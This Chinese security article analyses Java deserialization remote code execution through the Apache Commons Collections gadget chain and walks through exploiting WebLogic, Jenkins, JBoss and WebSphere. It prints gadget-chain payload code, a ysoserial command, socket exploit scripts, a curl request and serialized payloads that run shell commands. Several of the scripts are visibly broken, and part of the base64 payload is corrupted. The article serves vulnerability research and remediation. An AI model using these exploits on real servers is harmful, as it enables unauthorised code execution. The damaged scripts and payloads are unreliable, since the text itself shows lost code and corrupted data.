Lib之过？Java反序列化漏洞通用利用分析

1 背景

2015年11月6日，FoxGlove Security安全团队的@breenmachine 发布的一篇博客[3]中介绍了如何利用Java反序列化漏洞，来攻击最新版的WebLogic、WebSphere、JBoss、Jenkins、OpenNMS这些大名鼎鼎的Java应用，实现远程代码执行。

然而事实上，博客作者并不是漏洞发现者。博客中提到，早在2015年的1月28号，Gabriel Lawrence (@gebl)和Chris Frohoff (@frohoff)在AppSecCali上给出了一个报告[5]，报告中介绍了Java反序列化漏洞可以利用Apache Commons Collections这个常用的Java库来实现任意代码执行，当时并没有引起太大的关注，但是在博主看来，这是2015年最被低估的漏洞。

确实，Apache Commons Collections这样的基础库非常多的Java应用都在用，一旦编程人员误用了反序列化这一机制，使得用户输入可以直接被反序列化，就能导致任意代码执行，这是一个极其严重的问题，博客中提到的WebLogic等存在此问题的应用可能只是冰山一角。

虽然从@gebl和@frohoff的报告到现在已经过去了将近一年，但是@breenmachine的博客中提到的厂商也依然没有修复，而且国内的技术人员对这个问题的关注依然较少。为了帮助大家更好的理解它，尽快避免和修复这些问题，本文对此做了一个深入的漏洞原理和利用分析，最后对上面提到的这些受影响的应用，在全球范围内做一个大概的统计。

2 Java反序列化漏洞简介

序列化就是把对象转换成字节流，便于保存在内存、文件、数据库中；反序列化即逆过程，由字节流还原成对象。Java中的`ObjectOutputStream`类的`writeObject()`方法可以实现序列化，类`ObjectInputStream`类的`readObject()`方法用于反序列化。下面是将字符串对象先进行序列化，存储到本地文件，然后再通过反序列化进行恢复的样例代码：

```
public static void main(String args[]) throws Exception {
    String obj = "hello world!";

    // 将序列化对象写入文件object.db中
    FileOutputStream fos = new FileOutputStream("object.db");
    ObjectOutputStream os = new ObjectOutputStream(fos);
```

```
        os.writeObject(obj);
        os.close();

        // 从文件object.db中读取数据
        FileInputStream fis = new FileInputStream("object.db");
        ObjectInputStream ois = new ObjectInputStream(fis);

        // 通过反序列化恢复对象obj
        String obj2 = (String)ois.readObject();
        ois.close();
    }
```

问题在于，如果Java应用对用户输入，即不可信数据做了反序列化处理，那么攻击者可以通过构造恶意输入，让反序列化产生非预期的对象，非预期的对象在产生过程中就有可能带来任意代码执行。

所以这个问题的根源在于类`ObjectInputStream`在反序列化时，没有对生成的对象的类型做限制；假若反序列化可以设置Java类型的白名单，那么问题的影响就小了很多。

反序列化问题由来已久，且并非Java语言特有，在其他语言例如PHP和Python中也有相似的问题。@gebl和@frohoff的报告中所指出的并不是反序列化这个问题，而是一些公用库，例如Apache Commons Collections中实现的一些类可以被反序列化用来实现任意代码执行。WebLogic、WebSphere、JBoss、Jenkins、OpenNMS这些应用的反序列化漏洞能够得以利用，就是依靠了Apache Commons Collections。这种库的存在极大地提升了反序列化问题的严重程度，可以比作在开启了ASLR地址随机化防御的系统中，出现了一个加载地址固定的共享库，或者类似twitter上的评论中的比喻：

@breenmachine的博客中将漏洞归咎于Apache Commons Collections这个库，存在一定的误解。

3 利用Apache Commons Collections实现远程代码执行

参考Matthias Kaiser在11月份的报告[1]，我们以Apache Commons Collections 3为例，来解释如何构造对象，能够让程序在反序列化，即调用`readObject()`时，就能直接实现任意代码执行。

`Map`类是存储键值对的数据结构，Apache Commons Collections中实现了类`TransformedMap`，用来对`Map`进行某种变换，只要调用`decorate()`函数，传入key和value的变换函数`Transformer`，即可从任意`Map`对象生成相应的`TransformedMap`，`decorate()`函数如下：

```
public static Map decorate(Map map, Transformer keyTransformer, Transformer valueTransformer) {
    return new TransformedMap(map, keyTransformer, valueTransformer);
}
```

`Transformer`是一个接口，其中定义的`transform()`函数用来将一个对象转换成另一个对象。如下所示：

```
public interface Transformer {
    public Object transform(Object input);
}
```

当`Map`中的任意项的Key或者Value被修改，相应的`Transformer`就会被调用。除此以外，多个`Transformer`还能串起来，形成`ChainedTransformer`。

Apache Commons Collections中已经实现了一些常见的`Transformer`，其中有一个可以通过调用Java的反射机制来调用任意函数，叫做`InvokerTransformer`，代码如下：

```
public class InvokerTransformer implements Transformer, Serializable {

...

    public InvokerTransformer(String methodName, Class[] paramTypes, Object[] args) {
        super();
        iMethodName = methodName;
        iParamTypes = paramTypes;
        iArgs = args;
    }

    public Object transform(Object input) {
        if (input == null) {
            return null;
        }
        try {
            Class cls = input.getClass();
            Method method = cls.getMethod(iMethodName, iParamTypes);
            return method.invoke(input, iArgs);

        } catch (NoSuchMethodException ex) {
            throw new FunctorException("InvokerTransformer: The method '" + iMethodName + "' on '" + i
nput.getClass() + "' does not exist");
        } catch (IllegalAccessException ex) {
            throw new FunctorException("InvokerTransformer: The method '" + iMethodName + "' on '" + i
nput.getClass() + "' cannot be accessed");
        } catch (InvocationTargetException ex) {
            throw new FunctorException("InvokerTransformer: The method '" + iMethodName + "' on '" + i
nput.getClass() + "' threw an exception", ex);
        }
    }

}
```

只需要传入方法名、参数类型和参数，即可调用任意函数。因此要想任意代码执行，我们可以首先构造一个`Map`和一个能够执行代码的`ChainedTransformer`，以此生成一个`TransformedMap`，然后想办法去触发`Map`中的`MapEntry`产生修改（例如`setValue()`函数），即可触发我们构造的Transformer。

测试代码如下：

```
public static void main(String[] args) throws Exception {
    Transformer[] transformers = new Transformer[] {
        new ConstantTransformer(Runtime.class),
        new InvokerTransformer("getMethod", new Class[] {
            String.class, Class[].class }, new Object[] {
            "getRuntime", new Class[0] }),
        new InvokerTransformer("invoke", new Class[] {
            Object.class, Object[].class }, new Object[] {
            null, new Object[0] }),
        new InvokerTransformer("exec", new Class[] {
            String.class }, new Object[] {"calc.exe"})};

    Transformer transformedChain = new ChainedTransformer(transformers);

    Map innerMap = new hashMap();
```

```
        innerMap.put("value", "value");
        map outerMap = TransformedMap.decorate(innerMap, null, transformerChain);

        Map.Entry onlyElement = (Entry) outerMap.entrySet().iterator().next();
        onlyElement.setValue("foobar");

    }
```

当上面的代码运行到`setValue()`时，就会触发`ChainedTransformer`中的一系列变换函数：首先通过`ConstantTransformer`获得`Runtime`类，进一步通过反射调用`getMethod`找到`invoke`函数，最后再运行命令`calc.exe`。

但是目前的构造还需要依赖于触发`Map`中某一项去调用`setValue()`，我们需要想办法通过`readObject()`直接触发。

我们观察到java运行库中有这样一个类`AnnotationInvocationHandler`，这个类有一个成员变量`memberValues`是`Map`类型，如下所示：

```
class AnnotationInvocationHandler implements InvocationHandler, Serializable {
    private final Class<? extends Annotation> type;
    private final Map<String, Object> memberValues;

    AnnotationInvocationHandler(Class<? extends Annotation> type, Map<String, Object> memberValues) {
        this.type = type;
        this.memberValues = memberValues;
    }
    ...
```

更令人惊喜的是，`AnnotationInvocationHandler`的`readObject()`函数中对`memberValues`的每一项调用了`setValue()`函数，如下所示：

```
private void readObject(java.io.ObjectInputStream s)
    throws java.io.IOException, ClassNotFoundException {
    s.defaultReadObject();


    // Check to make sure that types have not evolved incompatibly

    AnnotationType annotationType = null;
    try {
        annotationType = AnnotationType.getInstance(type);
    } catch(IllegalArgumentException e) {
        // Class is no longer an annotation type; all bets are off
        return;
    }

    Map<String, Class<?>> memberTypes = annotationType.memberTypes();

    for (Map.Entry<String, Object> memberValue : memberValues.entrySet()) {
        String name = memberValue.getKey();
        Class<?> memberType = memberTypes.get(name);
        if (memberType != null) {  // i.e. member still exists
            Object value = memberValue.getValue();
            if (!(memberType.isInstance(value) ||
                  value instanceof ExceptionProxy)) {
                // 此处触发一些列的Transformer
                memberValue.setValue(
                    new AnnotationTypeMismatchExceptionProxy(
                        value.getClass() + "[" + value + "]").setMember(
                            annotationType.members().get(name)));
            }
        }
    }
}
```

因此，我们只需要使用前面构造的`Map`来构造`AnnotationInvocationHandler`，进行序列化，当触

因此，我们只需要使用前面构造的Map来构造AnnotationInvocationHandler，进行序列化，当触发readObject()反序列化的时候，就能实现命令执行。另外需要注意的是，想要在调用未包含的package中的构造函数，我们必须通过反射的方式，综合生成任意代码执行的payload的代码如下：

```
public static void main(String[] args) throws Exception {
    Transformer[] transformers = new Transformer[] {
        new ConstantTransformer(Runtime.class),
        new InvokerTransformer("getMethod", new Class[] {
            String.class, Class[].class }, new Object[] {
            "getRuntime", new Class[0] }),
        new InvokerTransformer("invoke", new Class[] {
            Object.class, Object[].class }, new Object[] {
            null, new Object[0] }),
        new InvokerTransformer("exec", new Class[] {
            String.class }, new Object[] {"calc.exe"})};

    Transformer transformedChain = new ChainedTransformer(transformers);

    Map innerMap = new hashMap();
    innerMap.put("value", "value");
    map outerMap = TransformedMap.decorate(innerMap, null, transformerChain);

    Class cl = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
    Constructor ctor = cl.getDeclaredConstructor(Class.class, Map.class);
    ctor.setAccessible(true);
    Object instance = ctor.newInstance(Target.class, outerMap);

    File f = new File("payload.bin");
    ObjectOutputStream out = new ObjectOutputStream(new FileOutputStream(f));
    out.writeObject(instance);
    out.flush();
    out.close();

}
```

以上解释了如何通过Apache Commons Collections 3这个库中的代码，来构造序列化对象，使得程序在反序列化时可以立即实现任意代码执行。

我们可以直接使用工具ysoserial[2][5]来生成payload，当中包含了4种通用的payload：Apache Commons Collections 3和4，Groovy，Spring，只要目标应用的Class Path中包含这些库，ysoserial生成的payload即可让readObject()实现任意命令执行。

ysoserial当中针对Apache Commons Collections 3的payload也是基于TransformedMap和InvokerTransformer来构造的，而在触发时，并没有采用上文介绍的AnnotationInvocationHandler，而是使用了java.lang.reflect.Proxy中的相关代码来实现触发。此处不再做深入分析，有兴趣的读者可以参考ysoserial的源码。

4 漏洞利用实例

4.1 利用过程概述

首先拿到一个Java应用，需要找到一个接受外部输入的序列化对象的接收点，即反序列化漏洞的触发点。我们可以通过审计源码中对反序列化函数的调用（例如readObject()）来寻找，也可以直接通过对应用交互流量进行抓包，查看流量中是否包含java序列化数据来判断，java序列化数据的特征为以标记（ac ed 00 05）开头。

确定了反序列化输入点后，再考察应用的Class Path中是否包含Apache Commons Collections库（ysoserial所支持的其他库亦可），如果是，就可以使用ysoserial来生成反序列化的payload，指定库名和想要执行的命令即可：

```
java -jar ysoserial-0.0.2-SNAPSHOT-all.jar CommonsCollections1 'id >> /tmp/redrain' > payload.out
```

通过先前找到的传入对象方式进行对象注入，数据中载入payload，触发受影响应用中`ObjectInputStream`的反序列化操作，随后通过反射调用`Runtime.getRunTime.exec`即可完成利用。

4.2 WebLogic

参照[3]中的方法，对安装包文件grep受影响的类`InvokerTransformer`：

```
root@f45f0209fa11:/opt/OracleHome# grep -R InvokerTransformer ./
Binary file ./oracle_common/modules/com.bea.core.apache.commons.collections.jar matches
```

接着通过寻找接收外部输入的点，来让我们发送序列化对象。

WebLogic外部只开了一个7001端口，这个端口接受HTTP，T3，SNMP协议，判断协议类型后再把数据路由到内部正确的位置，通过在server上抓包，发现走T3协议时携带了java序列化对象，所以我们只用把这个包文从序列化开始的标记（ac ed 00 05）后加入payload，重放这个数据，完成利用。

以下是breenmachine的完整利用脚本：

```
#!/usr/bin/python
import socket
import sys

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

server_address = (sys.argv[1], int(sys.argv[2]))
print 'connecting to %s port %s' % server_address
sock.connect(server_address)

# Send headers
headers='t3 12.2.1\nAS:255\nHL:19\nMS:10000000\nPU:t3://us-l-breens:7001\n\n'print 'sending "%s"' % he
aders
sock.sendall(headers)

data = sock.recv(1024)
print >>sys.stderr, 'received "%s"' % data

payloadObj = open(sys.argv[3],'rb').read()

payload=''print 'sending payload...''''outf = open('payload.tmp','w')
outf.write(payload)
outf.close()'''
sock.send(payload)
```

在weblogic的利用中，有个小坑是不能破坏原始T3协议数据中包装的java对象。

4.3 Jenkins

Jenkins是一个非常流行的CI工具，在很多企业的内网中都部署了这个系统，这个系统常常和企业的代码相关联，这次也受到了Java反序列化漏洞的影响，非常危险。

同样，通过grep受影响的类`InvokerTransformer`

```
root@f45f0209fa11:/usr/share/jenkins# grep -R "InvokerTransformer"  ./Binary file ./webapps/ROOT/WEB-I
NF/lib/commons-collections-3.2.1.jar matches
```

在开放的端口上抓包，定位到Jeenkins的CLI包文中的序列化开始标记（rO0）。 在发送CLI的第一个包文后：

```
00000000  00 14 50 72 6f 74 6f 63  6f 6c 3a 43 4c 49 2d 63         ..Protoc ol:CLI-c
00000010  6f 6e 6e 65 63 74                                     onnect
```

在标记位的地方将base64处理过的payload修改覆盖原始包文中的序列化对象，发包后，完成利用。这里给出一个演示视频：

以下是@breenmachine的完整利用脚本：

```
#!/usr/bin/python

#usage: ./jenkins.py host port /path/to/payload
import socket
import sys
import requests
import base64

host = sys.argv[1]
port = sys.argv[2]

#Query Jenkins over HTTP to find what port the CLI listener is on
r = requests.get('http://'+host+':'+port)
cli_port = int(r.headers['X-Jenkins-CLI-Port'])

#Open a socket to the CLI port
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server_address = (host, cli_port)
print 'connecting to %s port %s' % server_address
sock.connect(server_address)

# Send headers
headers='\x00\x14\x50\x72\x6f\x74\x6f\x63\x6f\x6c\x3a\x43\x4c\x49\x2d\x63\x6f\x6e\x6e\x65\x63\x74'prin
t 'sending "%s"' % headers
sock.send(headers)

data = sock.recv(1024)
print >>sys.stderr, 'received "%s"' % data

data = sock.recv(1024)
print >>sys.stderr, 'received "%s"' % data

payloadObj = open(sys.argv[3],'rb').read()
payload_b64 = base64.b64encode(payloadObj)
payload=''

print 'sending payload...''''outf = open('payload.tmp','w')
outf.write(payload)
outf.close()'''
sock.send(payload)
```

4.4 Jboss

Jboss受影响的情况就比之前Jenkins逊色不少，正如之前所说，要成功利用必须要找到程序接受外部输入的点，而此处的利用需要/invoker/jmx的支持，大部分情况下的实际场景，jboss都删除了jmx，所以让此处的利用大打折扣。

分析流程和之前一样，只不过此处接受的点在jmx上，所以通过的协议也和前两个不同，是HTTP协议，不再赘述，详细的jboss分析可以参看Exploit – JBoss。

利用如下：

```
curl --header 'Content-Type: application/x-java-serialized-object; class=org.jboss.invocation.Marshall
edValue' --data-binary '@/tmp/payload.out' http://172.17.0.2:8080/invoker/JMXInvokerServlet
```

也可以看breenmachine给出的http请求报文：

```
POST /invoker/JMXInvokerServlet HTTP/1.1
Host: 172.17.0.2:8080
```

```
Host: 172.17.0.2:8080
Content-Type:application/x-java-serialized-object; class=org.jboss.invocation.MarshalledValue
Content-Length: 1434

payload
```

```
POST /invoker/JMXInvokerServlet HTTP/1.1
Host: 172.17.0.2:8080
Content-Type:application/x-java-serialized-object;
class=org.jboss.invocation.MarshalledValue
Content-Length: 1434

¬í sr2sun.reflect.annotation.AnnotationInvocationHandlerU¸ú ÷~ L memberV
uest Ljava/util/Map;L typet Ljava/lang/Class;xps}
java.util.Mapxr java.lang.reflect.Proxy'
 c Lht%Ljava/lang/reflect/InvocationHandler;xpsq~sr*org.apache.commons.co
llections.map.LazyMapnÞy  L factoryt,Lorg/apache/commons/collections/Tr
ansformer;xpsr:org.apache.commons.collections.functors.ChainedTransformer
0Ú(z [
iTransformerst-[Lorg/apache/commons/collections/Transformer;xpur-[Lorg.ap
ache.commons.collections.Transformer;V*4  xp sr;org.apache.commons.c
ollections.functors.ConstantTransformerXv A  L
iConstantt Ljava/lang/Object;xpvr java.lang.Runtimexpsr:org.apache.commons
.collections.functors.InvokerTransformerk{|8  [ iArgst [Ljava/lang/Obje
ct;L iMethodNamet Ljava/lang/String;[ iParamTypest [Ljava/lang/Class;xpur [
Ljava.lang.Object;x s)l xp t
getRuntimeur [Ljava.lang.Class;  xpt
getMethoduq~ vr java.lang.String8z;B xpvq~ sq~ uq~ puq~ t invokeuq~ vr ja
va.lang.Objectxpvq~ sq~ ur [Ljava.lang.String;V{G xpt touch
/tmp/pwnedt execuq~ q~#sq~ sr java.lang.Integer 8 I valuexr java.lang.N
umber sr xpsr java.util.HashMap  `  F
loadFactorI     thresholdxp?@w xxvr java.lang.Overridexpq~:
```

4.5 WebSphere

WebSphere的利用相比较之前几个case就非常粗暴简单了，可惜的是很少会暴露在公网。

找到受影响的lib的位置。

```
root@f45f0209fa11:/opt/server/IBM# find . -iname "*commons*collection*"
./WebSphere/AppServer/optionalLibraries/Apache/Struts/1.1/commons-collections.jar
./WebSphere/AppServer/optionalLibraries/Apache/Struts/1.2.4/commons-collections.jar
./WebSphere/AppServer/plugins/com.ibm.ws.prereq.commons-collections.jar
./WebSphere/AppServer/systemApps/LongRunningScheduler.ear/JobManagementWeb.war/WEB-INF/lib/commons-col
lections.jar
./WebSphere/AppServer/systemApps/isclite.ear/commons-collections.jar
./WebSphere/AppServer/deploytool/itp/plugins/com.ibm.websphere.v85_2.0.0.v20120621_2102/wasJars/com.ib
m.ws.prereq.commons-collections.jar
```

查看端口开放情况后发现WebSphere默认起了10个端口监听所有接口，通过burp suite看到在请求websphere默认端口8880上有一个POST的请求，body中带有base64处理后的java序列化对象，同样的，标记位置仍然是"rO0"，我们将生成的payload做base64处理后覆盖之前的序列化对象即可利用。

```
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<SOAP-ENV:Header xmlns:ns0="admin" ns0:WASRemoteRuntimeVersion="8.5.5.1"
ns0:JMXMessageVersion="1.2.0" ns0:SecurityEnabled="true"
ns0:JMXVersion="1.2.0">
<LoginMethod>BasicAuth</LoginMethod>
</SOAP-ENV:Header>
<SOAP-ENV:Body>
<ns1:getAttribute xmlns:ns1="urn:AdminService"
SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<objectname
xsi:type="ns1:javax.management.ObjectName">rO0ABXNyADJzdW4ucmVmbGVjdC5hbm
5vdGF0aW9uLkFubm90YXRpb25Jbn%vY2F0aW9uSGFu%GxlclXK9Q8Vy36lAgAC TAAMbWVtYmV
yVmFsdWVzdAAPTGphdmEvdXRpbC9NYXA7TAAEdHlw%XQAEUxqYX%hL2xhbmcvQ2xhc3M7eHBz
fQAAAAEADWphdmEudXRpbC5NYXB4cgAXamF2YS5sYW5nLnJl%mxlY3QuSW52b2NhdGlvbkhhbmRs%XI7eHBzcQB+AA
BzcgAqb3JnLmFwYWNo%S5jb21tb25zLmNvbGxlY3Rpb25zLmlhcC5MYXp5TWFwbuWUgp55EJQ
DAAFMAAdmYWN0b3J5dAAsTG9y%y9hcGFjaGUvY29tbW9ucy9jb2xs%WN0aW9ucy9UcmFuc2%v
cmllcjt4cHNyADpvcmcuYXBhY2hlLmNvbWlvbnMuY29sbGVjdGlvbnMu%nVuY3RvcnMuQ2hha
W5l%FRyYW5z%m9ybWVyMMeX7Ch6lwQCAAFbAAlpVHJhbnNmb3Jt%XJzdAAtW0xvcmcvYXBhY2
hlL2NvbWlvbnMvY29sbGVjdGlvbnMvVHJhbnNmb3Jt%XI7eHBlcgAtW0xvcmcuYXBhY2hlLmN
vbWlvbnMuY29sbGVjdGlvbnMuVHJhbnNmb3Jt%XI7vVYq8dg0GJkCAAB4cAAAAAVzcgA7b3Jn
LmFwYWNo%S5jb21tb25zLmNvbGxlY3Rpb25zLm%lbmN0b3JzLkNvbnN0YW50VHJhbnNmb3Jt%
XJYdpARQQKxlAIAAUwACWlDb25zdGFudHQAEkxqYX%hL2xhbmcvT2Jq%WN0O3hwdnIAEWphdm
EubGFu%y5SdW50aWllAAAAAAAAAAAAAAAB4cHNyADpvcmcuYXBhY2hlLmNvbWlvbnMuY29sbGV
jdGlvbnMu%nVuY3RvcnMuSW52b2tlclRyYW5z%m9ybWVyh+j/a3t8zjgCAANbAAVpQXJnc3QA
EltMamF2YS9sYW5nL09iamVjdDtMAAtpTWV0aG9kTmFt%XQAEkxqYX%hL2xhbmcvU3RyaW5nO
lsAC2lQYXJhbVR5cGVzdAASW0xqYX%hL2xhbmcvQ2xhc3M7eHBlcgATW0xqYX%hLmxhbmcuT2
Jq%WN0O5DOWJ8QcylsAgAAeHAAAAACdAAK%2V0UnVudGltZXVyABJbTGphdmEubGFu%y5DbGF
zczurFteuy8lamQIAAHhwAAAAAHQACWdldElldGhv%HVxAH4AHgAAAAJ2cgAQamF2YS5sYW5n
LlN0cmlu%6DwpDh6O7NCAgAAeHB2cQB+AB5zcQB+AB%lcQB+ABsAAAACcHVxAH4AGwAAAAB0A
A%pbn%va2VlcQB+AB4AAAACdnIAEGphdmEubGFu%y5PYmplY3QAAAAAAAAAAAAAAHhwdnEAfg
Abc3EAfgAWdXIAEltMamF2YS5sYW5nLlN0cmlu%zut0lbn6Rl7RwIAAHhwAAAAXQAEHRvdWN
oIC90bXAvcHdu%WR0AARleGVjdXEAfgAeAAAAAXEAfgAjc3EAfgARc3IAEWphdmEubGFu%y5J
bnRl%2VyEuKgpPeBhzgCAAFJAAV2YWxl%XhyABBqYX%hLmxhbmcuTnVtYmVyhqyVHQuU4IsCA
AB4cAAAAAFzcgARamF2YS5ldGlsLkhhc2hNYXAFB9rBwx%g0QMAAkYACmxvYWRGYWN0b3JJAA
```

```
POST / HTTP/1.0
Host: 127.0.0.1:8880
Content-Type: text/xml; charset=utf-8
Content-Length: 2646
SOAPAction: "urn:AdminService"

<?xml version='1.0' encoding='UTF-8'?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/so
ap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/
XMLSchema"><SOAP-ENV:Header xmlns:ns0="admin" ns0:WASRemoteRuntimeVersion="8.5.5.1" ns0:JMXMessageVers
ion="1.2.0" ns0:SecurityEnabled="true" ns0:JMXVersion="1.2.0"><LoginMethod>BasicAuth</LoginMethod></SO
AP-ENV:Header><SOAP-ENV:Body><ns1:getAttribute xmlns:ns1="urn:AdminService" SOAP-ENV:encodingStyle="ht
tp://schemas.xmlsoap.org/soap/encoding/"><objectname xsi:type="ns1:javax.management.ObjectName">rO0ABX
NyADJzdW4ucmVmbGVjdC5hbm5vdGF0aW9uLkFubm90YXRpb25JbnZvY2F0aW9uSGFuZGxlclXK9Q8Vy36lAgACTAAMbWVtYmVyVmFs
dWVzdAAPTGphdmEvdXRpbC9NYXA7TAAEdHlwZXQAEUxqYXZhL2xhbmcvQ2xhc3M7eHBzfQAAAAEADWphdmEudXRpbC5NYXB4cgAXam
F2YS5sYW5nLnJlZmxlY3QuUHJveHnhJ9ogzBBDywIAAUwAAWh0ACVMamF2YS9sYW5nL3JlZmxlY3QvSW52b2NhdGlvbkhhbmRsZXI7
eHBzcQB+AABzcgAqb3JnLmFwYWNoZS5jb21tb25zLmNvbGxlY3Rpb25zLm1hcC5MYXp5TWFwbuWUgp55EJQDAAFMAAdmYWN0b3J5dA
AsTG9yZy9hcGFjaGUvY29tbW9ucy9jb2xsZWN0aW9ucy9UcmFuc2Zvcm1lcjt4cHNyADpvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVj
dGlvbnMuZnVuY3RvcnMuQ2hhaW5lZFRyYW5zZm9ybWVyMMeX7Ch6lwQCAAFbAA1pVHJhbnNmb3JtZXJzdAAtW0xvcmcvYXBhY2hlL2
NvbW1vbnMvY29sbGVjdGlvbnMvVHJhbnNmb3JtZXI7eHB1cgAtW0xvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMuVHJhbnNm
b3JtZXI7vVYq8dg0GJkCAAB4cAAAAAVzcgA7b3JnLmFwYWNoZS5jb21tb25zLmNvbGxlY3Rpb25zLmZ1bmN0b3JzLkNvbnN0YW50VH
JhbnNmb3JtZXJYdpARQQKxlAIAAUwACWlDb25zdGFudHQAEkxqYXZhL2xhbmcvT2JqZWN0O3hwdnIAEWphdmEubGFuZy5SdW50aW1l
AAAAAAAAAAAAAAB4cHNyADpvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMuZnVuY3RvcnMuSW52b2tlclRyYW5zZm9ybWVyh+
j/a3t8zjgCAANbAAVpQXJnc3QAE1tMamF2YS9sYW5nL09iamVjdDtMAAtpTWV0aG9kTmFtZXQAEkxqYXZhL2xhbmcvU3RyaW5nO1sA
C2lQYXJhbVR5cGVzdAASW0xqYXZhL2xhbmcvQ2xhc3M7eHB1cgATW0xqYXZhLmxhbmcuT2JqZWN0O5DOWJ8QcylsAgAAeHAAAAACdA
AKZ2V0UnVudGltZXVyABJbTGphdmEubGFuZy5DbGFzczurFteuy81amQIAAHhwAAAAHQACWdldE1ldGhvZHVxAH4AHgAAAAJ2cgAQ
amF2YS5sYW5nLlN0cmluZ6DwpDh6O7NCAgAAeHB2cQB+AB5zcQB+ABZ1cQB+ABsAAAACcHVxAH4AGwAAAB0AAZpbnZva2V1cQB+AB
4AAAACdnIAEGphdmEubGFuZy5PYmplY3QAAAAAAAAAAAAAAHhwdnEAfgAbc3EAfgAWdXIAE1tMamF2YS5sYW5nLlN0cmluZzut0lbn
6R17RwIAAHhwAAAAXQAEHRvdWNoIC90bXAvcHduZWR0AARleGVjdXEAfgAeAAAAXEAfgAjc3EAfgARc3IAEWphdmEubGFuZy5Jbn
RlZ2VyEuKgpPeBhzgCAAFJAAV2YWx1ZXhyABBqYXZhLmxhbmcuTnVtYmVyhqyVHQuU4IsCAAB4cAAAAAFzcgARamF2YS51dGlsLkhh
c2hNYXAFB9rBwxZg0QMAAkYACmxvYWRGYWN0b3JJAAl0aHJlc2hvbGR4cD9AAAAAAAAAdwgAAAAQAAAAAHh4dnIAEmphdmEubGFuZy
5PdmVycmlkZQAAAAAAAAAAAAAAeHBxAH4AOg==</objectname><attribute xsi:type="xsd:string">ringBufferSize</at
tribute></ns1:getAttribute></SOAP-ENV:Body></SOAP-ENV:Envelope>
```

4.6 其它

因为这个安全问题的根源在于`ObjectInputStream`处理反序列化时接受外部输入，而又由于其他类似`InvokerTransformer`的类的构造函数被调用，从而造成执行，而`InvokerTransformer`方便的提供了根据外部输入类名函数名反射执行的作用，所以造成整个程序RCE。

所以该问题并不是像其他一些语言unserialize函数本身存在漏洞，而是在应用本身实现的方式上存在缺陷，导致应用受到RCE的影响，开个脑洞引申一下，可以很明了的发现，远远不止breenmachine所指出的这几个流行web server，更可能影响更多使用了`commons-collections`，并且触发`ObjectInputStream`反序列化操作的应用，如一些java开发的CMS，中间件等等，甚至不仅仅是PC端，移动端如Android的很多app都可能受到该问题影响。

5 漏洞影响


通过简单的全网分析和POC验证。

Jenkins收到该漏洞影响较大，在自测中，全球暴露在公网的`11059`台均受到该问题影响，zoomeye的公开数据中再测试后有`12493`受到该漏洞影响，shadon的公开数据中`16368`台jenkins暴露公网可能受到影响(未复测shadon数据)。

Weblogic因为公开到公网的数据较少，所以受影响面也稍微少一些，在自测中，全球`486`台均受到该问题影响，zoomeye的公开数据中再测试后有`201`台收到该漏洞影响，shadon的公开数据中`806`台weblogic可能受到影响(未复测shadon数据)。

